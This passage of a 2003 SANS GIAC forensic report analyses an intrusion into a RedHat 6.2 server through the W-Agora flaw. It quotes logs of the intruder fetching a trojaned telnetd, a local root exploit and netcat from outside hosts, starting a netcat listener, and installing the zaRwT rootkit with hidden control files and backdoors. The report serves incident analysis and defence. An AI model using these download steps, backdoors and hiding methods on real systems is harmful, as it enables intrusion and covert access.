277127-Location: http://hpg.ig.com.br/pg_404.html [following]
```

The hacker tries to download a file called ptrace.c, which is the source code to allow for local root exploit that was available for the RH6.2 platform, but seems to have trouble finding it.

```
281058-[Mon Apr 28 08:37:15 2003] [error] (time stamp from previous entry)
281217:--08:38:03--  http://www.imesh.com.br:80/compilados/telnetd
281277:          => `telnetd'
281301:Connecting to www.imesh.com.br:80... connected!
281349:HTTP request sent, awaiting response... connected!
281400:HTTP request sent, awaiting response... 200 OK
281447-Length: 64,000 [text/plain]
281475:
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
281476-    0K -> ..........  ..........  ..........  ..........  .......... [ 80%]
281548-   50K -> ..........  ..                                            [100%]
281620:
281621-08:38:22 (34.42 KB/s) - `telnetd' saved [64000/64000]
```

Hacker grabs another file called telnetd, which appears to be a Trojan version of the telnet daemon.

```
281912:--08:38:40--  http://www.imesh.com.br:80/compilados/kmod
281969:          => `kmod'
281990-Connecting to www.imesh.com.br:80...
[Mon Apr 28 08:38:40 2003]
282174:--08:38:45--  http://www.imesh.com.br:80/compilados/kmod
282231:          => `kmod'
282252:Connecting to www.imesh.com.br:80... connected!
282300-HTTP request sent, awaiting response...
[Mon Apr 28 08:39:06 2003]
282486:200 OK
282493-Length: 28,248 [text/plain]
282521:
282522-    0K -> ..........  ..........  .......                          [100%]
282594:
282595-08:39:32 (25.61 KB/s) - `kmod' saved [28248/28248
```

Hacker grabs another Trojan file called kmod, which is used to insert kernel modules in the Linux system.

```
282647-[-] Unable to attach: Operation not permitted
282693:sh:  telnetd: cannot execute binary file
```

Hacker tries to execute telnetd unsuccessfully, he tries several times further to execute this file.

```
912968:chmod: invalid mode
913260-[Wed Apr 30 10:28:13 ] (time stamp from previous entry)
913401:--10:28:59--  http://www.girladen18.hpg.com.br:80/telnetd
913459:          => `telnetd'
913483:Connecting to www.girladen18.hpg.com.br:80... connected!
913540:HTTP request sent, awaiting response... 200 OK
913587-Length: 170,613 [text/plain]
913616:
913617-    0K -> ..........  ..........  ..........  ..........  .......... [ 30%]
913689-   50K -> ..........  ..........  ..........  ..........  .......... [ 60%]
913761-  100K -> ..........  ..........  ..........  ..........  .......... [ 90%]
913833-  150K -> ..........  ......[100%]
913905:
913906-10:29:05 (44.23 KB/s) - `telnetd' saved [170613/170613]
913962:
913963: telnetd: error in loading shared libraries: libncurses.so.5: cannot open shared object file: No
such file or directory
```

Hacker tries to chmod the file and gets the mode wrong, then thinks maybe he will grab his telnetd from a different source. This file is bigger and is saved successfully, but when he attempts to run it he gets an error resulting from library incompatibilities.
Later we see from the MACTIME that when the rootkit is run this library is updated.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
930851:sh: nmap: command not found
936709-[Wed Apr 30 12:01:05 2003]
936982:sh: iptables: command not found
938291-[Wed Apr 30 12:12:24 2003]
938565:sh: telnetd: command not found
938689:sh: "ps: command not found
938716:sh: telnetd": command not found
938748:sh: 'ls: command not found
940953-[Wed Apr 30 12:25:33 2003]
941096:sh: iptables: command not found
941128:ipchains: Permission denied
942402-[Wed Apr 30 12:36:59 2003]
942544-[Wed Apr 30 12:37:43 2003
942689:kill: (10028) - No such pid
942717:kill: (10026) - No such pid
942745:kill: (10028) - No such pid
942773:kill: (10026) - No such pid
942801:kill: (10028) - No such pid
942829:kill: (10026) - No such pid
942857: telnetd: error in loading shared libraries: libncurses.so.5: cannot open shared object file: No
such file or directory
942978-[Wed Apr 30 12:38:24 2003]
943117:ls: .: Permission denied
943142:cp: cannot create regular file `telnetd': Permission denied
943202:chmod: telnetd: No such file or directory
====== Cut removed 5 identical lines =======
943695: telnetd: error in loading shared libraries: libncurses.so.5: cannot open shared object file: No
such file or directory
943974:cp: cannot create regular file `telnetd': Permission denied
944034:chmod: telnetd: No such file or directory
944374: telnetd: error in loading shared libraries: libncurses.so.5: cannot open shared object file: No
such file or directory
944495:sh: tmp: No such file or directory
944530:sh:  tmp/telnetd: No such file or directory
945113:/tmp/telnetd: /tmp/telnetd: cannot execute binary file
945168:sh:  tmp/telnetd: No such file or directory
945495-[Wed Apr 30 12:52:33 2003]
945692:sh: LS: command not found
=========CUT 4 identical lines ===============
945822-[Wed Apr 30 12:55:28 2003]
947426:sh: etc/passwd: No such file or directory
948771-[Wed Apr 30 13:10:09 2003]
948911:--13:10:11--ftp://ftp.rpmfind.net:21/linux/redhat/6.2/en/os/i386/RedHat/RPMS/ncurses-5.0-
11.i386.rpm
949014:          => `ncurses-5.0-11.i386.rpm'
949054:Connecting to ftp.rpmfind.net:21... connected!
949101:Logging in as anonymous ... Logged in!
949140:==> TYPE I ... done.  ==> CWD linux/redhat/6.2/en/os/i386/RedHat/RPMS ... done.
949220:==> PORT ... done.    ==> RETR ncurses-5.0-11.i386.rpm ... done.
949285:
949286:    0K -> ..........  ..........  ..........  ..........  ..........
949351:   50K -> ..........  ..........  ..........  ..........  ..........
949416:  100K -> ..........  ..........  ..........  ..........  ..........
949481:  150K -> ..........  ..........  ......

======= Cut 16 similar lines removed =========
ls: /usr/lib/libncurses.so.5: No such file or directory
ln: /usr/lib/libncurses.so.4: File exist
```

This pane shows us how the attacker took several steps to try to get the telnetd file to execute. He continued to have problems with the libraries not being compatible and, even downloaded the ncurses library from rpmfind to try to fix the problem. There were also attempts to check the iptables firewall, and use nmap.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
956239:sh: UID: read-only variable
956267-[Wed Apr 30 13:26:40 2003] [error] (time stamp from previous entry)
956397:cat: /etc/shadown: No such file or directory
956442:cat: /etc/shadow: Permission denied
1154016:--10:34:34--  http://www.madsk8er.hpg.com.br:80/setsuid.c
1154074:          => `setsuid.c'
1154100:Connecting to www.madsk8er.hpg.com.br:80... connected!
1154155:HTTP request sent, awaiting response... 200 OK
1154202-Length: 1,312 [text/plain]
1154229:
1154230-    0K -> .                [100%]
1154302:
1154303-10:34:35 (1.25 MB/s) - `setsuid.c' saved [1312/1312]
1154356:
1154357:gcc: setsuid: No such file or directory
1154397:gcc: No input files
1154417:chmod: setsuid: No such file or directory
```

Hacker tries to read the shadow files.
Hacker successfully downloads setsuid.c shellcode local root exploit, but fails to compile it correctly.
This is then later the code that is accessed to escalate local privilege to root.

```
1159249-[Thu May  1 10:56:20 2003]
1159385:--10:59:19--  http://www.atstake.com:80/research/tools/nc110.tgz
1159450:          => `nc110.tgz'
1159476:Connecting to www.atstake.com:80... connected!
1159523:HTTP request sent, awaiting response... 200 OK
1159570-Length: 75,267 [application/x-tar]
1159605:
1159606-    0K -> ..........  ..........  ..........  ..........  ..........  [ 68%]
1159678-   50K -> ..........  ..........  ...                                 [100%]
1159750:
1159751-10:59:21 (44.47 KB/s) - `nc110.tgz' saved [75267/75267]
1159807:
1159808-[Thu May  1 11:01:49 2003]
1160094:tar (child): nc110.gz: Cannot open: No such file or directory
1160156:tar (child): Error is not recoverable: exiting now
1160207:tar: Child returned status 2
1160236:tar: Error exit delayed from previous errors
1160281:tar (child): nc110.gz: Cannot open: No such file or directory
1160343:tar (child): Error is not recoverable: exiting now
1160394:tar: Child returned status 2
1160423:tar: Error exit delayed from previous errors
1160468:tar (child): nc110.gz: Cannot open: No such file or directory
1160530:tar (child): Error is not recoverable: exiting now
1160581:tar: Child returned status 2
1160610:tar: Error exit delayed from previous errors
1160655-[Thu May  1 11:03:26 2003]
1160802: telnetd: error in loading shared libraries: libncurses.so.5: cannot open shared object file:
No such file or directory
1160923:ln: cannot create symbolic link `/usr/lib/libncurses.so.5' to `/usr/lib/libncurses.so':
Permission denied
1161029-[Thu May  1 11:05:23 2003]
1161171:tar (child): nc110.gz: Cannot open: No such file or directory
1161233:tar (child): Error is not recoverable: exiting now
1161284:tar: Child returned status 2
1161313:tar: Error exit delayed from previous errors
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1161358:tar (child): nc110.gz: Cannot open: No such file or directory
1161420:tar (child): Error is not recoverable: exiting now
1161471:tar: Child returned status 2
1161500:tar: Error exit delayed from previous errors
1161545-[Thu May  1 11:06:37 2003] [error]
```

Hacker downloads nc110.tgz from the developer atstake then has problems opening the tar file. Another quick try to get telnetd running is attempted and abandoned.

```
1338174-connect to somewhere:          nc [-options] hostname port[s] [ports] ...
1338240-listen for inbound:        nc -l -p port [-options] [hostname] [port]
1338303:options:
1338312-        -e prog                program to exec after connect [dangerous!!]
1338367-        -g gateway             source-routing hop point[s], up to 8
1338417:        -G num                 source-routing pointer: 4, 8, 12, ...
1338465:        -h                     this cruft
1338482:        -i secs                delay interval for lines sent, ports scanned
1338538:        -l                     listen mode, for inbound connects
1338578:        -n                     numeric-only IP addresses, no DNS
1338618:        -o file                hex dump of traffic
1338649:        -p port                local port number
1338678:        -r                     randomize local and remote ports
1338717:        -s addr                local source address
1338749:        -u                     UDP mode
1338764-        -v                     verbose [use twice to be more verbose]
1338809:        -w secs                timeout for connects and final net reads
1338861-        -z                     zero-I/O mode [used for scanning]
1338901-port numbers can be individual or ranges: lo-hi [inclusive]
--
1340851-[Fri May  2 02:17:11 2003]
1340992-listening on [any] 5000 ...
```

After several more tries at opening the nc110.tgz file, then compiling then running nc, he seems to finally have some success and the last entry above shows that he opened a successful listening connection on high port 5000 from any source address.
At this point he seems to have found this new method of access more efficient as there are no other relevant entries in the *error_log* file. It is possible that he has executed and bound a shell to ***nc*** with the ***–e*** option to allow for unauthorized and un-logged access to the system.

5.7 Recovered log files.

Several of the log files mentioned above were deleted and these were recovered using the methods outlined later in this document. The deletion of the logs was part of the root kit functionality that was run later in the timeline of this attack.
The recovery of these files indicates why an administrator should not believe the logs or the system binaries in the event that they suspect an intrusion.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5.7.1 Recovered messages

The recovered */var/log/messages* file shows evidence that the contents of the original have been modified.

Recovered from inode 337386-messages.txt	File in victim /var/log/messages
Apr 28 18:04:55 www sshd[18323]: RSA key generation complete.	
Apr 28 18:04:56 www ipop3d[18536]: Login failed user=??? auth=??? host=###.###.###.###	Apr 28 18:04:56 www ipop3d[18536]: Login failed user=??? auth=??? host=###.###.###.###
Apr 28 18:05:26 www sshd[18537]: Accepted rsa for ROOT from ###.###.###.### port ????	
Apr 28 18:05:26 www PAM_pwdb[18537]: (sshd) session closed for user root	
Apr 28 08:05:34 www ftpd[18539]: FTP LOGIN FROM ###.###.###.### [###.###.###.###], ?????	
Apr 28 08:05:35 www ftpd[18539]: FTP session closed	
Apr 28 08:05:52 www ftpd[18541]: FTP LOGIN FROM ###.###.###.### [###.###.###.###], ?????	
Apr 28 08:05:53 www ftpd[18541]: FTP session closed	
Apr 28 18:06:22 www telnetd[18542]: ttloop: peer died: EOF	Apr 28 18:06:22 www telnetd[18542]: ttloop: peer died: EOF
Apr 28 18:06:22 www inetd[532]: pid 18542: exit status 1	Apr 28 18:06:22 www inetd[532]: pid 18542: exit status 1
Apr 28 08:07:05 www ftpd[18545]: FTP LOGIN FROM ###.###.###.### [###.###.###.###], ?????	

Above demonstrates that the files found on the systems (Right hand column) and recovered from deleted inode (left hand column) are different and that the cleaner has removed all entries for key words including ssh or root and ftpd
Analysing this file however reveals no detail on access, exploit or methodology.

5.7.2 Recovered secure

The recovered */var/log/secure* file differs only in the truncation of the files at around May 2 03:34:56 (last entry) and may indicate when the rootkit was run. There is no other interesting information in the secure log.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5.7.3 Recovered maillog

Recovered from inode 337358-maillog.txt	File in victim /var/log/messages
May 2 03:31:31 www ipop3d[4346]: Logout user=#### host=[###.###.###.###] nmsgs=0 ndel	
May 2 03:31:31 www ipop3d[4346]: Logout user=#### host=[###.###.###.###] nmsgs=0 nde	
May 2 03:32:40 www ipop3d[4656]: pop3 service init from ###.###.###.###	
May 2 03:31:54 www sendmail[4623]: h41HVs004623: from=root, size=2298, class=0, nrcp	May 2 03:31:54 www sendmail[4623]: h41HVs004623: from=root, size=2298, class=0, nrcp
May 2 03:31:55 www sendmail[4631]: h41HVs004623: to=rk_zarwt@yahoo.com, ctladdr=root <	

The recovered */var/log/maillog* has also been truncated at around May 2 03:31:54 (last entry) It also shows that mail was sent to the user rk_zarwt@yahoo.comThis is the address that is set in the rootkits header files and may not have been updated by the hacker to reflect their own address.
It appears from the rootkit installation script that after a successful execution the details of the system are emailed to this address.

6 Analysis of Images

6.1 Time line.

Our server is built from standard RedHat 6.2 Zoot file system. From this we can see that the install dates on most of the files are related to the era that the build disks were created, in our case early in 2000.

Judging by some of the config files in the "/etc/" directory it is probably a good indication that this machine was built around this time. This piece of information is handy when you are timeline profiling your victim machine as it gives you a beginning time for some of your tools. You also know that you probably should not see too many files previous to this time stamp and those that do may need further investigation however this will vary.

6.2 Setuid (0) Setgid (0)

The first analysis of the file system undertaken is to begin to look for the obvious signs that may point us to areas of further investigation. In this case the truncated output below is from the command "find" with options to show us files that have the setuid or set gid bits set. These files are often the source of privilege escalation and always need to be verified for their authenticity.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
root@Sloppix:/mnt/sda1/ # find   -type f \( -perm -4000 -o -perm -2000 \) -exec ls -ld '{}' \;
-rwsr-sr-x    1 root     root        28248 May  2 04:11  tmp/kmod
-rwsr-sr-x    1 root     root        28248 May  1 19:35  tmp/.test/kmod
-rwxr-sr-x    1 root     root        20880 May  1 19:31  dev/rd/b/slocate
-rwsr-xr-x    1 root     root        35168 Feb 16  2000  usr/bin/chage
-rwsr-xr-x    1 root     root        36756 Feb 16  2000  usr/bin/gpasswd
-r-xr-sr-x    1 root     tty         6128 Mar  7  2000  usr/bin/wall
```

In our case below we can see immediately that the files in the /tmp directory and /dev/rd/b directories need to be investigated further
It is common for root kits to be installed in the /dev directory as this is a system directory and the normal user should never really need to access this directory, this coupled with the large amount of files that are normally located in that directory and you have a good hiding spot for rootkit components and configuration files. There generally should not be real files or directories in this part of the file system.

6.3 Mactime.

One of the key elements in the establishment and analysis of the events on a system are the so-called MAC times. This is a record in the underlying file system of the times that an inode (the base element of the files system) is modified M, accessed A, or Changed C.

In the Linux file system:

- When a file is Modified that is the contents are somehow changed then the Mtime is updated to the system time.
- When a file is accessed but not altered in anyway on the disc the Atime is updated.
- When a files Meta data is changed that is, it's ownership or permissions the Ctime is updated.

This information is very temporary on the disk and can be erased simply by further access to the disk, by rebooting or by processes running such as slocate which accesses all of the files on the disk for the locate command.

Looking at this information can be done through the use of several tools that are available as open source and widely acclaimed in the analysis and capture of forensic data in both the Windows and Unix domains. One of these is the Sleuthkit by Brian Carrier. This was formerly TASK and TCT-Utils and builds upon the work done by Dan Farmer and Wietse Venema on The Coroners Tool Kit.

Using the Sleuthkit version 1.62 freshly installed we can begin to build up a time line (including the information on the deleted inodes) of activity on the system. The limitations of MAC times are that any system activity that touches the files that we are interested in after the attacker has touched them could cover their tracks or the attacker could do it on purpose. For example if the attacker looks at the sshd_config file to determine if he can log in as root this would update the Atime.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

However someone subsequently logging in using sshd may access the sshd_config file and the data will be lost to this new time stamp. As this system was running for potentially 3 days before discovery there is undoubtedly information loss.

The commands that are used are *ils*, *fls*, *icat* and *Mactime*.

- ILS lists the inodes with mactime into a standard mactime format.
- FLS lists the file system information including the file name and the status of the files such as deleted, deleted re-allocated.
- ICAT is used to read data from a direct inode reference and any associated indirect inodes as these can be spread across the disk.
- Mactime converts the information in output from ILS and FLS and combines it into the mactime file format that is both ordered, and human readable.

The exact commands and sequence were as follows.

fls –f linux-ext2 –m / -r sda1.dd > evidence/root-body-fls-ils.dat
fls –f linux-ext2 –m / -r sdb5.dd > evidence/webserver-body-fls-ils.dat
ils –f linux-ext2 –m sda1.dd >> evidence/root-body-fls-ils.dat
ils –f linux-ext2 –m sdb5.dd >> evidence/webserver-body-fls-ils.dat
mactime –b evidence/root-body-fls-ils.dat 1/1/2000 > evidence/root-mactime.txt
mactime –b evidence/webserver-body-fls-ils.dat > evidence/webserver-mactime.txt

Apr 28 2003	0:26:21	3500	..c	-/-rw-r--r--	99	99	829928	/w-agora/include/mad.php3
Apr 28 2003	0:30:12	3500	..c	-/-rw-r--r--	99	99	34954	/w-agora/mad.php
Apr 28 2003	0:30:46	20105	..c	-/-rw-r--r--	99	99	34979	/w-agora/pg_404.html
Apr 28 2003	0:30:51	20105	..c	-/-rw-r--r--	99	99	34980	/w-agora/pg_404.html.1
Apr 28 2003	0:32:03	20105	..c	-/-rw-r--r--	99	99	829945	/w-agora/include/pg_404.html
Apr 28 2003	0:40:28	28248	..c	-/-rwxr-xr-x	99	99	829947	/w-agora/include/kmod
Apr 28 2003		64000	..c	-/-rwxr-xr-x	99	99	829946	/w-agora/include/telnetd

This table shows the mactime record for the files using the W-Agora include vulnerability. The first file to be created is mad.php, which we know to be a shell service made in PHP, a programming language similar to perl.
There is a difference in the time stamps of a few minutes and this is due to the fact that MAC times can only represent the last record for a file on a system and not all records. Here we know that the files were created at one time but accessed, modified or changed at the time above.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Thu May 01 2003	2:14:57	1312	m..	-/-rw-r--r--	99	177956	/tmp/setsuid.c
Thu May 01 2003	2:32:46	20105	..c	-/-rw-r--r--	99	177953	/tmp/pg_404.html
Thu May 01 2003	2:34:35	1312	..c	-/-rw-r--r--	99	177956	/tmp/setsuid.c

Here we can see modify and possibly the create time of the setsuid.c file.
It is believed that this was the file that was ultimately used to escalate privileges to root.

Thu May 01 2003		3840	..c	-/-rw-r--r--	99	65718	/tmp/.test/Changelog(deleted-realloc)
Thu May 01 2003		8549	..c	-/-rwxr-xr-x	99	65722	/tmp/.test/stupidh (deleted-realloc)
Thu May 01 2003		58553	..c	-/-rw-r--r--	99	65721	/tmp/.test/netcat.c (deleted-realloc)
Thu May 01 2003		2645	..c	-/-rw-r--r--	99	65717	/mp/.test/netcat.blurb(deleted-realloc)
Thu May 01 2003		4096	m..	d/drwxr-xr-x	99	482466	/tmp/.test/data (deleted-realloc)
Thu May 01 2003		4096	m..	d/drwxr-xr-x	99	482479	/tmp/.test/scripts (deleted-realloc)
Thu May 01 2003		11629	..c	-/-rw-r--r--	99	65720	/tmp/.test/generic.h (deleted-realloc)
Thu May 01 2003	3:08:38	3805	..c	-/-rwxr-xr-x	99	65719	/.test/Makefile (deleted-realloc)
Thu May 01 2003	3:12:04	29992	m.c	-/-rwxr-xr-x	99	65723	/tmp/.test/nc (deleted-realloc)
Thu May 01 2003	5:50:24	16	.a.	l/lrwxrwxrwx	0	256817	/usr/lib/sendmail -> . sbin/sendmail
Thu May 01 2003	8:31:32	972	mac	-/-rw-------	0	97930	/var/spool/mqueue/ qfh3U73oW12826 (del)
Thu May 01 2003	12:01:01	107920	.a.	-/-rwxr-xr-x	0	129234	/usr/bin/psql
Thu May 01 2003	12:01:05	113296	.a.	-/-rwxr-xr-x	0	129231	/usr/bin/pg_dump
Thu May 01 2003		12	.a.	l/lrwxrwxrwx	0	256879	/usr/lib/libpq.so.2 -> libpq.so.2.1
Thu May 01 2003	12:01:06	281	.a.	-/-rwxr-xr-x	0	81588	/usr/local/sbin/pg_backup.sh
Thu May 01 2003		6892	.a.	-/-rwxr-xr-x	0	129232	/usr/bin/pg_dumpall
Thu May 01 2003	12:04:53	18	m.c	-/-rw-r--r--	99	177958	/tmp/test
Thu May 01 2003	12:05:30	5572	.a.	-/-rwxr-xr-x	0	128668	/usr/bin/whoami
Thu May 01 2003	12:07:04	250	.a.	-/-rw-r--r--	0	577762	/etc/pam.d/passwd
Thu May 01 2003		12244	.a.	-/-r-s--x--x	0	129000	/usr/bin/passwd

Above is the first evidence of privilege escalation at 12:04:53 with the hacker creating a file called test possibly a by product of the escalation process and then issuing the command ***whoami*** to show his current ID and privilege levels.

The next entry at 12:07:04 is the running of the passwd command as root.

© SANS Institute 2003, Author retains full rights.

Thu May 01 2003	19:06:34	6	.a.	lrwxrwxrwx	0	561644	/sbin/lsmod -> insmod
Thu May 01 2003		377748	m..	-/-rw-r--r--	0	65726	/tmp/.test/rk.tgz (deleted)
Thu May 01 2003		46384	.a.	-/-rwxr-xr-x	0	352882	/bin/zcat
Thu May 01 2003		46384	.a.	-/-rwxr-xr-x	0	352882	/bin/gzip
Thu May 01 2003		46384	.a.	-/-rwxr-xr-x	0	352882	/bin/gunzip
Thu May 01 2003	19:31:47	50	mac	-/-rwxr-xr-x	0	242039	/dev/rd/s/load
Thu May 01 2003		669183	mac	-/-rwxr-xr-x	0	242036	/usr/local/jakarta-tomcat-3.3/
Thu May 01 2003		527	mac	-/-rw-------	0	242038	/dev/rd/s/hostkey
Thu May 01 2003		681	mac	-/-rw-r--r--	0	306269	/etc/sshd_config
Thu May 01 2003		332	mac	-/-rw-r--r--	0	306260	/etc/ssh_host_key.pub
Thu May 01 2003		669183	mac	-/-rwxr-xr-x	0	242036	/dev/rd/s/sendmeil
Thu May 01 2003		13111	m..	-/-rwxr-xr-x	0	129913	/usr/doc/php-3.0.18/examples/
Thu May 01 2003		512	mac	-/-rw-------	0	242043	/dev/rd/s/ssh_random_seed
Thu May 01 2003		13111	m..	-/-rwxr-xr-x	0	129913	/usr/bin/setpasswd
Thu May 01 2003		512	mac	-/-rw-------	0	306261	/etc/ssh_random_seed
Thu May 01 2003		528	mac	-/-rw-------	0	306255	/etc/ssh_host_key
Thu May 01 2003		681	mac	-/-rw-r--r--	0	242044	/dev/rd/s/sshd_config
Thu May 01 2003		528	mac	-/-rw-------	0	306255	/var/log/httpd/error_log.5 (delet
Thu May 01 2003		332	mac	-/-rw-r--r--	0	242042	/dev/rd/s/ssh_host_key.pub
Thu May 01 2003		528	mac	-/-rw-------	0	242041	/dev/rd/s/ssh_host_key
Thu May 01 2003		512	.a.	-/-rw-------	0	242040	/dev/rd/s/random
Thu May 01 2003		656	mac	-/-rw-r--r--	0	242037	/dev/rd/s/config
Thu May 01 2003		36864	m.c	d/drwxr-xr-x	0	192385	/dev
Thu May 01 2003		28	m.c	-/-rw-r--r--	0	194864	/usr/man/man5/nsr_jukebox.5
Thu May 01 2003		36	m.c	-/-rw-r--r--	0	194863	/usr/man/man5/nsr_group.5
Thu May 01 2003		25	mac	-/-rwxr-xr-x	0	242047	/dev/rd/s/icmp
Thu May 01 2003		28	m.c	-/-rw-r--r--	0	194864	/dev/ttyp
Thu May 01 2003		4096	m.c	d/drwxr-xr-x	0	242035	/dev/rd/s
Thu May 01 2003		36	m.c	-/-rw-r--r--	0	194863	/dev/ttyn
Thu May 01 2003		5	m.c	-/-rw-r--r--	0	529984	/var/run/sshd.pid
Thu May 01 2003		21724	mac	-/-rwxr-xr-x	0	242046	/dev/rd/s/ishd

The above demonstrates the execution of the rootkit rk.tgz.
The files that are created are consistent with the contents of the tgz file.
It also shows the deleted rk.tgz at inode 65726.
At Thu May 01 2003 19:31:47 the shell script load was run to start a sendmail program.
At Thu May 01 2003 19:31:47 the install script replaced the sshd_config and restarted sshd.
Also at this time the ishd daemon was started which is an ICMP backdoor.

Fri May 02 2003	6:29:34	16048	mac	-/-rwxr-xr-x	0	352834	/bin/chown
Fri May 02 2003		37488	mac	-/-rwxr-xr-x	0	352835	/bin/cp
Fri May 02 2003		17532	mac	-/-rwxr-xr-x	0	352833	/bin/chmod
Fri May 02 2003		8728	mac	-/-rwxr-xr-x	0	352825	/bin/mktemp
Fri May 02 2003		30672	mac	-/-rwxr-xr-x	0	352836	/bin/dd
Fri May 02 2003		16140	mac	-/-rwxr-xr-x	0	352832	/bin/chgrp
Fri May 02 2003	6:29:35	10892	mac	-/-rwxr-xr-x	0	352844	/bin/rmdir
Fri May 02 2003		79696	mac	-/-rwxr-xr-x	0	352847	/bin/egrep
Fri May 02 2003		16084	mac	-/-rwxr-xr-x	0	352841	/bin/mknod
Fri May 02 2003		27216	mac	-/-rwxr-xr-x	0	352846	/bin/touch
Fri May 02 2003		9608	mac	-/-rwxr-xr-x	0	352845	/bin/sync
Fri May 02 2003		24336	mac	-/-rwxr-xr-x	0	352838	/bin/ln


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Fri May 02 2003		267160	mac	-/-rwxr-xr-x	0	352851	/bin/ash.static
Fri May 02 2003		64688	mac	-/-rwxr-xr-x	0	352850	/bin/ash
Fri May 02 2003		79696	mac	-/-rwxr-xr-x	0	352848	/bin/fgrep
Fri May 02 2003		17792	mac	-/-rwxr-xr-x	0	352840	/bin/mkdir
Fri May 02 2003		28912	mac	-/-rwxr-xr-x	0	352837	/bin/df
Fri May 02 2003	6:29:36	53776	mac	-/-rwxr-xr-x	0	352864	/bin/consolechars
Fri May 02 2003		48976	mac	-/-rwxr-xr-x	0	352863	/bin/sed
Fri May 02 2003		450896	mac	-/-rwxr-xr-x	0	352856	/bin/bash2
Fri May 02 2003	6:29:37	80688	mac	-/-rwxr-xr-x	0	352865	/bin/loadkeys

The table above demonstrates the modification of system binaries, this is in addition to the installation of the kernel module that hides, at the kernel level, files and process Local binaries are also trojaned and use config files that are located in /dev/rd/ttyn and /dev/rd/ttyp.

7 The Root Kit rk.tgz

The rootkit that was used in the attack was recovered from the disk at inode 65726.
There was also a reference to the download of the rootkit in the .bash_history file for the user root. Grabbing this files form the source and also recovering the file from the system shows that the original and the recovered match in having the same md5hash value.
There is very little information about this particular user “zarwt” or this root kit in Google and it appears to be not well documented. The domain listed also appears to be unreachable but no effort has been made to track it down to date.
The password that was used as an argument for the install script was Portuguese and was eusoufoda as shown in the *.bash_history* file.



7.1 Rootkit Readme

```
zaRwT.k|T 1.2  ( 1st public release )              README.FILE
-----------------------------------------------------------------
              - THIS IS FREE SOFTWARE - powered by vMatriCS.oRG
-----------------------------------------------------------------
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

7.2 /dev/ttyn

.zawrt sendmeil :609 217.156 cky.
Contents of the file /dev/ttyn that is used for hiding network connections if the kernel module method fails. The Readme files states that the base files are trojaned and require the files located in /dev/rd as a controls.

7.3 /dev/ttyp

.zarwt. .z. .sshd. sendmeil
Contents of file /dev/ttyp. This is used by the trojaned binaries as a control file for hiding processes.

7.4 /dev/ttyf

.zarwt. ttyn ttyf ttyp ttyl rd/z rd/s rd/b /dev/rd/z
Contents of the file /dev/ttyf. This is used by the trojaned binaries as a control file to hide the files and directories listed.

7.5 /dev/ttyl

942c2cf81000b7bf295a51b3d8c0a4bb
Contents of the file /dev/ttyl. This does not appear in the install script, but could be a password hash. In the tulz dir of the rootkit there is a file called passwd and this file contains the string /dev/ttyl, an indication that the passwd command references this file, perhaps to insert the password hash into the shadow file though this string was not found. Attempts to crack this hash have been unsuccessful at the time of writing and it is not the same password used in the install script of “eusoufoda”.

© SANS Institute 2003, Author retains full rights.

8 Strings search

8.1 Swap

Strings run over the swap partitions found a lot of log file fragments from the wtmp file. This is generally a high turnover log file given the load on the machine. There were no fragments of files from the root kit or the installation process.

8.2 SDA1_ROOT.dd

Strings run over the root partition for profanities, key words including root kit, hack backdoor, promisc, root, toor, crack, did not find anything of interest.

9 Summary

- The victim was running a vulnerable version of the W-Agora program and the hacker utilised this vulnerability to upload scripts and tools to allow for the further exploitation of the box.
- The hacker downloaded tools of various types and these were downloaded from various sites.
- The rootkit does not appear to be well known with searches on Google returning no results, possible due to the country of origin and the fact that it was written in Portuguese.
- The rootkit contains backdoors using sshd and an icmp backdoor called ishd.
- The build script ran these backdoors.
- The hacker appeared to have trouble with basic downloads, compiling, and configuring basic tools and in running netcat having accessed the nc help screen several times in the httpd/error_log file.
- This contradicts the installation of the root kit that seems to have gone smother and raises the possibility of a second more skilled user, though the rootkit was not configured correctly from defaults and was not utilized to it's fullest capabilities. This is perhaps due to the arrival of the local system admins.
- The log cleaning was inefficient and incomplete leaving valuable information in the. bash_history file and in */var/log/httpd/error_log.*
- The hacker used a Portuguese word "eusoufoda" as a password that translates to "I am Fuck".
- The source website for the defacements was in Portugal and there was Portuguese web entries associated with the Madsk8er site.
- The hacker replaced web pages with unathorised ones.
- Email was sent to rk_zarwt@yahoo.com.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

10 References

A Non-Technical Look Inside the EXT2 File System
By Randy Appleton, randy@euclid.nmu.edu
http://www.linuxgazette.com/issue21/ext2.html

Investigations and Forensic Analysis
By Dave Dittrich
http://staff.washington.edu/dittrich/talks/blackhat/tct/docs

The Unix file system. A gentle introduction
http://www.fish.com/forensics/basic-files.pdf

W-Agora vulnerability
http://www.securityfocus.com/bid/4977/discussion

Forensic Analysis of delta.dyndns.ws
Greg Owen

SANS GIAC GCFA 2003 manuals

© SANS Institute 2003, Author retains full rights.

Appendix A
Mad.php

```
